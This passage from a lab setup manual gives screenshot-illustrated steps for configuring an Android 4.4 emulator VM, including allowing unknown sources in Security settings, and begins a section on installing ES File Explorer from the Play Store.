
55. **Google services** window appears, click 




56. A **Welcome** screen appears, click **OK**




57. A **Organize your space** screen appears, click **OK**




58. **Android Emulator (version4.4)** GUI appears as shown in the following screenshot:




59. Click **Menu** icon in order to launch Android menu




60. A **Customize your drawer** screen appears, click **OK**



61. Android menu appears on the screen, click **Settings** icon.




62. Scroll down to **Personal** section and select **Security**.



63. Security window appears, check **Unknown sources** option and uncheck **Verify apps** option.


Note: While setting the options, if any pop-up appears, click **OK**.




64. After setting the options, turn off the machine.

## CT#11: Install ES File Explorer File Manager

1. Launch **Android** virtual machine and click **Menu** icon in order to launch Android menu




2. Android menu appears, click **Play Store** icon

